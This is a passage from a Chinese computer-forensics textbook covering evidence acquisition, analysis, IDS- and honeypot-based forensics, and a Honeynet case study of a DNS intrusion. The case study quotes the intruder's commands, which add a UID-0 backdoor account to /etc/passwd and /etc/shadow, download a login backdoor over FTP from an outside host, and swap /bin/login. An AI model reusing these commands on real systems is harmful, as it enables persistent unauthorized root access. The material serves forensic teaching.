获取阶段保存计算机系统的状态，以供日后分析。这与从犯罪现场拍摄照片、采集指纹、提取血样或轮胎纹理相类似。和自然世界里一样，并不知道哪些数据将作为证据，所以这一阶段的任务就是保存所有电子数据，至少要复制硬盘上所有已分配和未分配的数据，这就是通常所说的映像。在这一阶段中，可以利用相关的工具把可疑存储设备上的数据复制到可信任的设备上。这些工具必须尽可能少地更改可疑设备，并且复制所有数据，即要保证数据的完整性。为此在获取过程中要注意几点。

（1）获取数据前首先要咨询证人使用计算机的习惯。例如，他们是否为他们的系统作了独立的备份？他们是否使用磁盘或光盘从他们的系统上复制了一些信息作为备份或是其他目的之用？他们是否使用家用计算机查看过他们的商务电子邮件？他们是否在家用计算机上办公过？他们将文档存储在什么地方？他们是否使用便携式计算机、PDA 或移动电话？

（2）可以通过质疑来获取目标计算机网络上的相关信息。例如，处理的是何种类型的网络？网络是如何配置的？操作系统是什么？计算机的类型是什么？有哪些应用程序？使用的备份系统是什么类型的？磁带何时被重写？系统管理员是谁（仅仅把焦点放在服务器和工作站上而忽视其他数据资源是个通病，因此必须关心其他计算机通信设备）？是否存在远程访问？使用何种电子邮件包？是否使用了防火墙？是否有电子邮件服务器？谁是互联网服务提供者？

（3）咨询系统管理员和其他可能与计算机系统有关系的人员，再次确保掌握了关于备份系统的所有信息和数据所有可能的储存位置。通常的办法（但不是绝对的）是获取 6 个月到几年内的月备份磁带（或其他介质）。要切实掌握用于创建备份的硬件/软件的信息。为了从备份介质恢复数据可以利用取证工具重新创建一个干净的环境。接着要获取所有备份的备份时间表副

本，并了解该网络中写入什么日志，可能存在什么审计迹。因为用户本身可能对他们的行为可以跟踪的范围没有什么概念，但实际上审计迹可能可以说明何时何种入侵侵入到系统以及它们连接系统的时间和行为。也可以说明入侵者复制、打印、删除或下载的文件以及操作的时间。如果该公司使用了任何监控软件，可能能提供大量的有用信息，例如使用的程序、访问过的文件、雇员发送或接受的电子邮件和他们访问过的互联网站点的记录。也可以发现安全通路是如何组织的，谁曾访问了那些文件和程序？谁有过只读访问而谁又执行了写操作？对这些相关个体，要记录下使用者姓名、登录名、密码和电子邮件地址。还要找到任何可利用的加密程序并请求取得加密密钥。

（4）不要对硬盘和其他媒介进行任何操作，甚至不要启动它们。登录一个典型的 Windows 操作系统大约会改变 400 到 600 个文件的日期和时间。不能让非专业取证专家介入，否则他们可能会在无意中破坏证据，改变一些可能至关重要的日期，例如最近访问或修改日期等。遭破坏的证据可能完全不被法庭所接受，或者至少会被视为是可疑的，因为不是经专业的计算机取证程序获取的。

（5）必须保护所有的媒介，对所有媒介进行病毒扫描。一旦发现病毒，合理的应对措施是记录所有相关信息并通报产生病毒的一方。绝不能从原始数据上清除病毒，但是如果病毒会影响数据产生，可以在已获取的数据镜像上清除病毒。

（6）牢记“已删除”并不意味着真的删除了。在计算机术语中，已删除意味着磁盘上曾被某一特殊文件占有的空间现在可以用来重写了。指向已删除文件的指针不存在了，但是文件字节和文件碎片或者整个文件会一直保存在磁盘上直至被覆盖。任何文件残留（即“残留数据”）都可以从磁盘表面的区域（即“闲散空间”）恢复。通过磁盘的逐个文件拷贝不能获取残留数据，但是磁盘镜像可以，因为镜像是逐个扇区复制硬盘表面。

（7）对不同类型的计算机采取不同的策略。下面分 3 种情况来论述如何收集计算机内的所有数据。

• 运行微软 DOS、Windows 或 MAC OS 操作系统的计算机：如果现场的计算机正在运行，调查人员应当根据不同情况来决定是立即拔掉计算机的电源线以切断计算机的电源和通信，还是在关机前取得该计算机内存中的证据。例如，当发现犯罪嫌疑犯人正在给同伙发一封告警的电子邮件，此时，该电子邮件的内容可能仅存在内存中，计算机断电后该信息就会丢失，在这种情况下，就必须立即用一张空白软盘将内存中的证据保存下来。

关机后，接上适用的备份设备，用无病毒的启动盘重新启动计算机来绕过原有的操作系统，以避免损坏证据和避开计算机内可能设置的陷阱。启动计算机后，立即记下当前的时间日期和计算机显示的时间日期。然后用相应的程序或命令克隆计算机的硬盘数据两份，最好是将数据复制到只能写入一次的介质上，如一次性写入的光盘（需要注意，要事先考虑到所用的备份设备的驱动程序和兼容性）。复制完成后，在另一台计算机上检查确认复制成功。然后记录下复制时间，被复制计算机的型号、操作系统类型、用来复制的设备、程序或命令，将用到的各种磁盘列出清单，记下文件的创建和修改时间，并将此盘内的数据做出简明摘要，妥善保管。

上述方法同样适用于运行 Windows NT 操作系统且使用 FAT32 文件系统的计算机。

• 运行微软 Windows NT 操作系统的工作站或服务器：Windows NT 拥有更高的安全级别，支持多用户并且提供了较为安全的隐私保护，这使取证工作增加了难度。NTFS 分区管理使 Windows NT 操作系统限制了从硬盘上存取数据的权限。但是，用 Linux 操作系统启动盘可以

绕过 Windows NT 并启动计算机，而且可以用 Linux 命令完全复制硬盘中的所有数据。值得注意的是，通过配置 Windows NT 可以阻止从其他磁盘启动计算机。对于这种更为复杂的情况，调查人员应该寻求专家或专门机构的帮助。

• 运行 UNIX 操作系统的工作站或服务器：在 UNIX 操作系统下收集电子证据的步骤和前两种情况一样，先保存内存中的数据，再关机，然后用另一操作系统启动计算机，最后对硬盘数据进行完全复制。但是，在 UNIX 系统下收集证据对技术的要求更高。首先，用命令 ps 加相关参数来显示出当前正在运行的程序。如用 ps–ef 命令可以获得所有用户运行的进程信息，当显示的列表中出现证据信息，可用一些命令保存下来，如 gcore。

关机后，重新启动计算机需要精通 UNIX 系统专业知识，因为计算机的不同配置方式会使从其他磁盘启动计算机这一过程变得非常复杂，不当的操作可能会损坏计算机内的电子证据。因此，精通 UNIX 操作系统的调查人员才能胜任这一工作。

对硬盘数据进行完全复制，可以用 dd 命令，调查人员必须熟悉 dd 命令的众多参数的用法。同时应该要求该计算机系统管理员提供帮助，通常这是非常必要的。

2. 分析阶段

分析阶段取得已获取的数据，然后分析这些数据确定证据的类型。寻找的证据主要有 3 种：

（1）使人负罪的证据，支持已知的推测；

（2）辨明无罪的证据，同已知的推测相矛盾；

（3）篡改证据，此证据本身和任何推测并没有联系，但是可以证明计算机系统已被篡改而无法用来作证。

此阶段包括检查文件和目录内容以及恢复已删除的内容。在这一阶段应该用科学的方法根据已发现的证据推出结论。

此阶段使用的工具将分析文件系统并列出目录内容和已删除文件的名字，还要恢复已删除的文件，以最有效的格式给出数据。这一阶段将使用原始数据的精确副本，应保证这些工具能显示存在于镜像中的所有数据，而且证据必须是安全的，有非常严格的访问控制，这一点很重要。为此必须注意以下几点：

（1）通过计算副本和原始证据的 MD5 校验和或通过校验二者的“哈希值”来保证取证的完整性；

（2）通过写保护和病毒审查文档来保证数据没有被添加、删除或修改；

（3）使用的硬件和软件工具都必须满足工业上的质量和可靠性标准；

（4）取证过程必须可以复验以供诉状结尾的举例证明；

（5）数据写入的介质在分析过程中应当写保护，以防止被掠夺。

不管调查的机关是什么（可以是公司、政府或军队），获取和分析阶段中的实现步骤都是相似的，因为他们受技术方面的控制而不是法律。

3. 陈述阶段

陈述阶段将给出调查所得结论及相应的证据，这一阶段应依据政策法规行事，对不同的机构来采取不同方式。比如，在一个企业调查中，听众往往包括普通辩护律师、智囊团和主管人员，可以根据企业的保密法规和公司政策来进行陈述。而在法律机构中，听众往往是法官和陪

审团，所以往往需要律师事先评估证据。

4.2.2 计算机取证的一般步骤

总结以上关于计算机取证的3个阶段的注意事项，可以看出，计算机取证工作一般按照以下几个步骤进行。

第1步，在取证检查中，保护目标计算机系统，避免发生任何的改变、伤害、数据破坏或病毒感染。

第2步，搜索目标系统中所有的文件。包括现存的正常文件，已经被删除但仍存在于磁盘上（即还没有被新文件覆盖）的文件，隐藏文件，受到密码保护的文件和加密文件。

第3步，全部（或尽可能）恢复所发现的已删除文件。

第4步，最大程度显示操作系统或应用程序使用的隐藏文件、临时文件和交换文件的内容。

第5步，如果可能且法律允许，访问被保护或加密文件的内容。

第6步，分析在磁盘的特殊区域（最典型的是难以访问的区域）中发现的所有相关数据。特殊区域至少包括下面两类。

（1）所谓的未分配磁盘空间——虽然目前没有被使用，但可能存储了以前的数据，这些数据可能是有用的证据；

（2）文件中的slack空间——如果文件的长度不是簇长度的整数倍，那么分配给文件的最后一簇中，会有未被当前文件使用的剩余空间，其中可能包含了先前文件遗留下来的信息，它可能是有用的证据。

第7步，打印对目标计算机系统的全面分析结果，以及所有可能有用的文件和被挖掘出来的文件数据的清单。然后给出分析结论，包括系统的整体情况，已发现的文件结构、被挖掘出来的数据和作者的信息，对信息的任何隐藏、删除、保护和加密企图，以及在调查中发现的其他的相关信息。

第8步，给出必需的专家证明和/或在法庭上的证词。

整个计算机取证过程应当有计算机取证专家的指导和监督，就像在传统取证过程中需要法医的帮助一样。鉴于电子证据的特殊性，计算机取证专家就显得更加必要了，其原因在于：

（1）非专业取证专家几乎不可避免地会改变数据，而最坏的情况就是导致其不被认可；

（2）好的取证专家有一套能最大程度恢复数据和分析数据的“工具箱”；

（3）取证专家知道到什么地方寻找必要的信息，有助于缩小搜索范围却又能获取尽可能多的有用信息；

（4）取证专家备有超大容量的驱动器空间，可重新构造分析证据所需要的各种干净的环境；

（5）取证专家有利于保持证据的连续性和证明证据的真实性。计算机取证专家比普通的律师更有资格解释计算机取证的技术问题，能更好地为通常一些对电子证据的疑意（如证据是不可靠的或可能被修改过）进行辩护。

由于计算机取证与法律密切相关，所以在取证过程中，应注意如下与法律相关的因素：

（1）可能需要国家执法机关授予调查电子犯罪的权力；

（2）针对金融方面的案件还要考虑服务本身的保密性；

（3）法律介入的程度取决于案件的影响力；

（4）法律介入者可能缺乏互联网知识，有必要培训执法官员；

（5）犯罪行为可能改变得很快，场所和事件的不同对于技术的要求可能不同。

4.2.3 网络攻击和取证模型

网络攻击正在成为计算机犯罪的重要方面，因而网络取证也成为计算机中的重要领域。下面建立网络攻击和网络取证的一般模型，作为进一步讨论的基础。

1. 网络攻击模型

对网络攻击行为模式的研究有助于对网络入侵取证途径的研究。这里介绍一个粗略的网络攻击模型。

无论攻击者的技术水平如何，网络攻击通常遵循同一种行为模式，一般都要经过嗅探、入侵、破坏和掩盖入侵足迹等几个攻击阶段。

嗅探是攻击者的侦察阶段，在这一阶段，攻击者对某一组织机构的网络结构、网络容量和目录以及安全状态都有大致了解。在此期间，攻击者将找到他们期望的攻击目标，并设计出能绕过安全装置的方案。

嗅探的下一步是入侵。嗅探阶段为进入目标系统访问目标提供了充分的数据。如果系统发生配置错误（例如允许通过 FTP 匿名访问整个文件系统），那么攻击者可以立刻利用这些弱点获得访问权限。获得初始访问权限后，攻击者将利用其最近获得的身份在目标系统里进一步提升他们的权限，如利用系统配置错误和弱点来获得一些额外的权力（如获得 root 账号）。

入侵的下一步是破坏。一旦获得足够的访问权限，攻击者就能展开破坏了。在这一阶段，他们利用非法获得的访问权限来安装木马程序、记录密码、删除文件或者其他任何恶意行为。

破坏的下一步是消除足迹。攻击者撤退前往往会企图掩盖他们的踪迹。这一阶段的主要动作是清除事件日志并隐藏其遗留下来的文件，如对日志重新进行配置，使之恢复初始设置。

2. 网络取证模型

如图 4-1 所示的是传统取证周期的状态转移模型。在传统模型中，在犯罪发生之后或者再迟一点犯罪被发现之后才开始进行取证。上一节提及的计算机取证原则及步骤都是基于这一模型。而在图 4-2 中，周期从取证行为开始，即允许在犯罪发生前开始收集证据。大量的事后取证行为则是由对已收集证据的分析组成。对网络入侵行为的取证往往应采取后一种模型，否则在入侵者消除入侵足迹后再进行证据获取就会为时已晚。这种模型的实现往往需要将计算机取证工具和 IDS、蜜罐等网络安全工具相结合，这将在后两节中阐述。



图 4-1 传统取证周期的状态转移模型



图 4-2　计算机取证周期的状态转移模型

4.2.4　利用 IDS 取证

将计算机取证结合到入侵检测等网络安全工具和网络体系结构中进行动态取证，可使整个取证过程更加系统并具有智能性和实时性，也将更加灵活多样，并且还能迅速做出响应。下面从用 IDS 进行计算机取证需要解决的问题、可能的研究方法和现行的一般步骤 3 个方面展开讨论。

1.　提出的问题

在检测到非法入侵或恶意行为时利用入侵检测系统（IDS）收集电子证据是 IDS 新的应用方向，也是 IDS 领域的研究热点之一。

把电子证据的收集和系统保护相结合的思想曾引起激烈的讨论。入侵检测系统毫无疑问是能提供攻击信息的最好工具。然而此信息是否能作为电子证据是个完全不同的问题。

有学者指出："目前的入侵检测系统没有被设计用来收集和保护信息的完整性，而这是进行法律调查所必需的"。NSTAC 网络入侵检测小组（Network Group Intrusion Detection Subgroup）讨论了为终端用户提出指导方针和培训资料的必要性，指导方针和培训资料将使终端用户意识到法律机关需要何种信息以及在入侵过程中收集证据的程序是什么。

另一方面，Yuill 等人提出：即使不能确定攻击者，入侵检测系统还是能在攻击过程中实时收集足够的信息。入侵检测系统能收集有关攻击的重要信息，而本质上不会影响入侵检测系统的主要任务，这就意味着可以把入侵检测系统发展成为一个在出现紧急事故的时候既能提供检测/响应又能提供可靠的电子证据的工具。

这些争论从根本上说就是要探讨这样一个问题：在目前的入侵检测系统中，把入侵检测和响应与适合法庭的数据收集管理相结合是否可行和合适？具体存在以下三个方面的疑问。

首先，在攻击过程中，入侵检测系统是否能收集有用的适合法庭的证据而不会影响其检测和响应的主要任务？

其次，给出一个可被法庭接受的、包含适合法庭信息的诉讼文件有什么要求？

最后，在实际的实现中，入侵检测系统是否能够在完成其主要任务的同时收集和管理适合法庭的能被法律机构使用的电子证据？

其中存在的困难有以下几点。

首先，入侵检测系统在完成其首要任务方面的理论需求可能和收集、保存适合法庭的电子

证据这一需求不一致。入侵检测系统的主要任务是检测安全方面的事故并对之做出响应。安全事故的定义应该是（至少部分是）由该组织的安全策略决定的。因此，入侵检测系统主要任务的详细定义部分是由安全策略所决定的，而不是由一些成文的标准或通用的程序所决定的。因此，不同机构之间对入侵检测系统的主要任务的要求差别较大。而收集并管理将用于诉讼的证据的需求则处于相对稳定的状态，二者形成强烈的对比。

第二，在设计上，入侵检测系统不像计算机取证系统那样管理信息。在计算机（自动或非自动）取证系统中需要保证从证据收集到其用于诉讼期间的证据的持续性及其经验证无误的完整性。

第三，处理入侵检测系统的体系结构比较困难。一个程序要完成完全相异的任务（即检测和响应与适合法庭使用的数据管理）意味着可能要在当前的入侵检测系统的基础之上提出一个新的体系结构。

2. 研究的方法

1999 年，Yuill 等人详细阐述了同时作为证据和研究工具的入侵检测系统的使用。Gross 和 Monroe 也在这一领域做出了贡献。2000 年，Stephenson 中创建了入侵管理模型（Intrusion Management Model），对取证和入侵检测的有效结合做出了重要的理论贡献，并且在整个网络安全领域有相当大的影响。但是，目前所作的将二者结合的工作还很有限，这为进一步的研究提供了广阔天地。

这里描述一个可能的研究思路。为了便于研究，可以设定以下假设。

首先，假设电子证据存在，就能正确地设计实现一个用来收集、处理和管理入侵企图的电子证据的入侵检测系统。虽然有些文献指出这一实现的障碍是入侵检测系统的性能和基础架构，但是这一困难可以被克服。

确切地说，通过这一研究期望验证的假设如下：

（1）入侵检测系统中正确的取证程序的实现将不会严重影响它执行首要任务的能力，对入侵的检测和响应；

（2）可以将为使网络环境具有自动取证能力所需进行的配置需求描述为可操作的模型，当依照该模型执行的时候，一个入侵检测系统可以同时执行它的首要任务和对证据的取证及管理，且不会导致不可接受的性能下降。

一般说来，研究步骤包括 3 个阶段。

1. 当前状态

- 对取证和入侵检测中的已有工作的详细研究和归类。
- 判断入侵检测系统中取证证据管理的大致效果，设计一个适当的测试环境。

2. 理论模型

- 在计算机和网络方面对取证过程进行分析和建模。
- 对 IDS 进行多种类型的分析和建模（或者升级现有模型）。
- 从取证环境中抽象出一个入侵检测的组合模型——创建正式的可操作模型、选择适当的 IDS 类型。
- 使用源于标准体系的设计方法来设计一个取证环境中入侵检测的适当架构。

3. 在实验室验证已提出的系统

- 使用阶段一建立的测试环境，配置并优化阶段二中理论化的入侵检测系统，用以结合入侵检测系统和取证。
- 使用阶段一的成果来度量取证分析对优化过的入侵检测系统的影响。
- 判断用于优化过的入侵检测系统/取证工具的适当架构并依据实际测试结果来调整理论模型。

由于入侵检测系统体系结构的不同，所以在将二者结合时必须研究不同的入侵检测系统体系结构。入侵检测系统的配置（基于网络或主机）和检测类型（基于误用或异常）的多种组合为将入侵检测系统和取证技术相结合带来了不同的挑战。另外，用户期望的取证分析的目标系统的范围大小也造成一定的挑战。例如，用入侵检测系统（或入侵检测系统的扩展）捕获一个计算机磁盘的物理镜像是较为困难的事情。但是在实际运用中已经有越来越多的入侵检测系统支持计算机取证了。

4. 具体步骤

把计算机取证和入侵检测等网络安全工具和网络体系结构相结合，就能对网络攻击进行取证调查并响应。

首先介绍响应的一般步骤。第一步是确认受到攻击；第二步则在确认受到攻击的基础上采取一定的关停动作。

确认受到攻击的主要方法是通过检查日志文件寻找黑客作案的痕迹，检查内容主要是：

（1）寻找嗅探器（如 sniffer）；

（2）寻找远程控制程序（如 netbus 和 back orifice）；

（3）寻找黑客可利用的文件共享或通信程序（如 eggdrop 和 irc）；

（4）寻找特权程序（如 find / -perm -4000 –print）；

（5）寻找文件系统的变动（使用 tripwire 或备份）；

（6）检测 cron 和 at jobs；

（7）寻找未授权的服务（如 netstat –a 和 check inetd.conf）；

（8）寻找口令文件的变动和新用户；

（9）核对系统和网络配置，特别注意过滤规则；

（10）寻找异常文件，这将依赖于系统磁盘容量的大小；

（11）查看所有主机，特别是服务器。

下面介绍取证的一般步骤。当主机或网络受到攻击时，建议按如下步骤进行操作，保护主机或网络，同时收集证据。

（1）决定是否需要。

- 观察攻击者。
- 跟踪他们离开并把他们锁在外面。
- 捕获攻击者。
- 如果捕获成功则起诉他们。

（2）准备起诉。

- 立刻联系律师。

- 找出证据。

（3）做完全的系统备份。

- 用 tcpdump 作完全的分组日志。
- 考虑是什么协议的分组，从（到）哪里来（去）。
- 一些会话（如 telnet、rlogin、IRC 和 FTP）的可能的内容。

（4）关闭计算机系统。

- 同步磁盘，并暂停系统。
- 不要执行彻底的关闭系统，否则许多文件信息会改变，从而可能使证据被破坏。
- 不要断开网络。
- 将系统备份转移到单用户模式下。
- 在单用户模式下制作和验证备份。
- 考虑制作磁盘镜像。

（5）调查攻击者来源。

- 使用 tcpdump/who/syslog 来看他们从哪里来。
- 运行 finger 对抗远程系统。
- 如果 finger 运行在攻击者的系统上可以得到攻击次数和用户空闲时间。
- 通常攻击者会使用远程机器上的一个偷窃来的账号，可以试图找出这个账号。

值得注意的是，取证过程中网络通信已经处于不安全状态，因此不要给被攻击的系统的管理员发信说他被攻击了，因为攻击者可能会观察该管理员的邮箱。另外，最好通知计算机取证方面的专家，因为他们了解不同类型攻击者及其技术水平并能有效地分析出其动机。计算机取证专家一般把攻击者按技术水平划分为四类，如表 4-2 所示。

表 4-2　　攻击者的分类

攻击者级别	描　述	注　释
低级	试图成为黑客，将来有一天可能成为黑客	不可低估
初级	使用现成的有效的攻击技术和手段进行攻击	用户的进程或程序可以自由使用
高级	经验丰富、知识渊博	攻击结束后会把证据清理干净
超级	掌握大量的有关操作系统和互联网的知识，能熟练操纵各种硬件和软件	本质上是难以寻找的，其攻击行为可能都无法被注意到

在收集证据过程中，可能要监视攻击者，监视时要注意以下几点：

（1）最好利用备份作掩护来暗中监视攻击者，因为攻击者如果发现自己被监视，就会离开甚至破坏主机；

（2）多查看 shell 命令历史记录，如果攻击者忘记清除该历史记录，就可以清楚地了解他们使用过什么命令；

（3）对付攻击者可以使用“以毒攻毒”的办法，比如构造 booby-trapped telnet/rlogin 客户端，可以监视一切可疑的攻击者的行径；

（4）很多时候攻击者会暴露身份，只要提高警惕，就能挖掘出攻击者的身份，作为普通的人，攻击者往往会犯低级错误，有时候他们会在 IRC 上吹牛，有时候可以用激将法得知他们

的身份，总之可以利用他们在人性上的弱点找出他们的真实身份或收集证据；

（5）最后要记住适时退出系统，因为断开网络一两天是整理系统的最容易的办法，而且可以用整理系统的时间来提高安全性和日志功能。

4.2.5 利用蜜罐取证

在上一章中已经提及，蜜罐系统可以用于计算机取证。Honeynet 的所有的假终端和子网都经过精心设计，当黑客攻击时，蜜罐监视攻击者的行径，自动收集相关的电子证据。

1. 一般原则

利用蜜罐进行取证分析时，一般遵循如下原则和步骤：

（1）确定攻击的方法、日期和时间（假设 IDS 的时钟和 NTP 参考时间源同步）；

（2）尽可能多地确定有关入侵者的信息；

（3）列出所有入侵者添加或修改的文件，并对这些程序（包括未编译或未重组部分，因为这些部分可能对确定函数在此事件中的作用和角色有帮助）进行分析，并回答如下问题：

- 程序是否安装了嗅探器或密码，如果是，那么哪些文件与之相关，这些文件位于何处？
- 是否有“rootkit”或其他特洛伊木马程序安装在系统中，如果有，安装了什么操作系统程序，进行什么操作可能会把这些程序传播出去？
- 系统中所发现的程序的来源是否公开？

（4）建立一条事件时间线，对系统行为进行详细分析，注意支撑或确认证据的来源（可以考虑与系统其他地方或与具有相似配置的“干净”系统相比较）；

（5）给出适合管理层面或新闻媒体需要的报告（包括入侵的常规方面而不必包括特殊的确定性数据）；

（6）对事故进行费用估计；

（7）最后提交的报告应当包含以下一些文件，如表 4-3 所示。

表 4-3　　报告文件类型

文 件 名	内　　容
index.txt	提呈的文件/目录（包括后面没有列出的）的索引
timestamp.txt	所有列出和提交的文件的 MD5 校验和的时间戳（生成时的测定日期，可以参考后面的最后期限信息）
costs.txt	事件费用估计
evidence.txt	时间线和详细的（技术性的）分析可以使用附录的形式和/或问题解答的形式等
summary.txt	对处理手段和介质的（非技术性的）总结
advisory.txt	给本团体内其他系统管理员和紧急事件处理者的建议
files.tar	分析过程中生成的文件或从被攻击文件系统中引用的文件（例如字符串输出或文件分解列表）

2. 实例

下面给出一个利用蜜罐进行取证分析的例子，这个例子将告诉读者必要的取证分析技巧以

及系统面临威胁时的应对措施。

此例中的蜜罐为按缺省选项配置为服务器的 Red Hat 6.0，嗅探器和入侵检测系统选用的是 Snort，嗅探信息以 snort 的格式给出。此例中的所有 IP 地址、用户账号和按键都是真实的，被监控的黑客的代号为“黑帽（black-hat）”。蜜罐的 IP 地址是 172.16.1.107，证据中出现的其他 IP 地址都是“黑帽”使用的。

（1）发现攻击：4 月 26 日 6 点 43 分，snort 发出告警，报告系统遭到“noop”攻击。包含 noop 的数据包净荷暗示了一个缓冲溢出攻击。此时，snort 已经检测到此攻击并把报警信息写入/var/log/

messages 文件中（由 swatch 监控）。

Apr 26 06:43:05 lisa snort[6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

虽然蜜罐每天会受到无数的探测、扫描和查询。但是像这样的告警应当立刻引起注意，因为它说明系统安全可能受到威胁。不出所料，不到两分钟后，系统日志就报告系统安全受到威胁，因为攻击者已登录到陷阱机上。

Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user twin by (uid=0)

Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user hantu by twin(uid=506)

可以看出，入侵者已经获得超级用户访问权，正在操纵系统。这是如何完成的，到底发生了什么？下面就逐步展开取证分析，把各种线索综合起来。

（2）初步分析：研究一个攻击时，最佳的出发点是从黑客的思路考虑问题。黑客通常从信息收集开始，因为入侵前他们必须确定系统的弱点。如果系统安全已经遭受破坏，通常已经不是黑客第一次与系统通信了。大多数攻击发起前已经进行了各种类型的信息收集。因此，取证分析的第一步是找到黑客收集信息阶段的证据。

根据上面的报警信息不难看出，攻击发生在 53 端口，这说明系统遭受了 DNS 攻击。因此可以首先查看 snort 的报警，找到可能的 DNS 探测信息，的确可以发现一个来自攻击系统的 DNS 翻译请求探测记录：

Apr 25 02:08:07 lisa snort[5875]: IDS277/DNS-version-query: 63.226.81.13:4499

->172.16.1.107:53

Apr 25 02:08:07 lisa snort[5875]: IDS277/DNS-version-query: 63.226.81.13:4630

-> 172.16.1.101:53

探测日期是 4 月 25 日，而系统是在 4 月 26 日遭到攻击的，即系统安全是在探测后一天遭到破坏的。黑客可利用自动扫描工具对众多系统进行扫描以寻找著名的 DNS 弱点。扫描结束后，黑客检查扫描结果，找到易受攻击的系统，然后发起攻击。根据 IDS 报警可以看出，系统似乎是受到一个名为 script kiddie 工具的 DNS 攻击。那么攻击是如何发起，如何进行的呢？这就需要进一步调查。

（3）入侵过程：和大多数商用 IDS 系统一样，snort 能显示所有 IP 包的净荷数据，利用这一性能可以分析攻击者的入侵行为。入侵信息可以从 snort 日志中获得，它是以 tcpdump 二进制格式存储的。于是可以查询 snort 日志，并检查攻击发起时发出的包。当然，信息查询不能仅限于主机 63.336.81.13，因为攻击者可能利用其他系统来攻击。事实上，此例中攻击者也的确使用了至少 3 种不同的系统进行入侵。入侵的目的是要获得远程系统的 root shell。一旦黑客

获得 root shell，他们就能用 root 账号运行任何命令。通常，一个账号是保存在/etc/passwd 和 /etc/shadow 文件中的。“黑帽”获得 root shell 后，就作为 root 用户运行了以下命令：

```
cd; uname -a; pwd; id;
Linux apollo.uicmba.edu 2.2.5-15 #1 Mon Apr 19 22:21:09 EDT 1999 i586 unknown/
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
echo "twin::506:506::/home/twin:/bin/bash" >> /etc/passwd
echo "twin:w3nT2H0b6AjM2:::::::" >> /etc/shadow
echo "hantu::0:0::/:/bin/bash" >> /etc/passwd
echo "hantu:w3nT2H0b6AjM2:::::::" >> /etc/shadow
```

不难看出，“黑帽”作为 root 用户运行了几个命令，首先，他要确认其所在的系统（uname -a）、目录（pwd）和他的 uid（id）。然后他增加了两个密码相同的用户账号 twin 和 hantu。请注意，twin 的 UID 是 506，hantu 的 UID 是 0。请记住，大多数系统都不允许 UID 为 0 的用户远程登录到陷阱机上。因此“黑帽”创建了一个可供其远程访问的账号和一个 UID 为 0 的账号。这样，“黑帽”对 DNS 进行入侵，获得 root shell 并插入两个账号。90 秒钟后，他远程登录到陷阱机上，获得 root 访问权限（参见以下日志的时间戳）。那么，下一步他会做什么呢？

```
Apr 26 06:43:05 lisa snort[6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user twin by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user hantu by twin
(uid=506)
```

（4）获得访问权限的过程：幸运的是，telnet 是一个明文协议，数据没有加密。这样就能获得入侵的轨迹，并得到“黑帽”的所有击键行为。snort 可以自动进行这些操作，通过 snort 捕获的 telnet 会话中的击键行为，可以确定“黑帽”所进行的操作。下面检查 telnet 会话并确定“黑帽”的行为（注意：斜体字表示注释）。

首先，“黑帽”用 twin 账号从 213.28.22.189 登录到陷阱机上，然后用 hantu 账号获得超级用户访问。请记住，他不能用 hantu 这一账号远程登录，因为 UID 为 0 的账号不能进行远程访问。

```
#' !"'!"# ' 9600,9600'VT5444VT5444
    Red Hat Linux release 6.0 (Shedwig)
    Kernel 2.2.5-15 on an i586
    login: twin
    Password: Password: hax0r
    No directory /home/twin!
    Logging in with home = "/".
    [twin@apollo /]$ su hantu
    Password: Password: hax0r
    接着，“黑帽”通过 ftp 连接到另一系统以获取后门程序。
    [root@apollo /]# ftp 24.112.167.35
    Connected to 24.112.167.35.
    220 linux FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999) ready.
```

Name (24.112.167.35:twin): welek
331 Password required for welek.
Password:password
230 User welek logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get bj.c
local: bj.c remote: bj.c
200 PORT command successful.
150 Opening BINARY mode data connection for bj.c (1010 bytes).
226 Transfer complete.
1010 bytes received in 0.115 secs (8.6 Kbytes/sec)
ftp> quit
221-You have transferred 1010 bytes in 1 files.
221-Total traffic for this session was 1421 bytes in 1 transfers.
221-Thank you for using the FTP service on linux.
221 Goodbye.

第三步，“黑帽”攫取他的后门，编译 bj.c，并安装代替/sbin/login。请注意，所有命令都是在编译命令提示符下执行的。所有编译命令看上去都是以“剪切和粘贴”的形式执行的。

[root@apollo /]# gcc -o login bj.cchown root:bin loginchmod 4555 loginchmod u-w logincp /bin/login /usr/bin/xstatcp /bin/login /usr/bin/old rm /bin/loginchmod 555 /usr/bin/xstatchgrp bin /usr/bin/xstatmv login /bin/loginrm bj.cgcc -o login bj.c
bj.c:16: unterminated string or character constant
bj.c:12: possible real start of unterminated constant

下面，“黑帽”企图执行这个已编译的后门程序。

[root@apollo /]# chown root:bin login
chown: login: No such file or directory
[root@apollo /]# chmod 4555 login
chmod: login: No such file or directory
[root@apollo /]# chmod u-w login
chmod: login: No such file or directory
[root@apollo /]# cp /bin/login /usr/bin/xstat
[root@apollo /]# cp /bin/login /usr/bin/old
[root@apollo /]# rm /bin/login
[root@apollo /]# chmod 555 /usr/bin/xstat
[root@apollo /]# chgrp bin /usr/bin/xstat
[root@apollo /]# mv login /bin/login
mv: login: No such file or directory
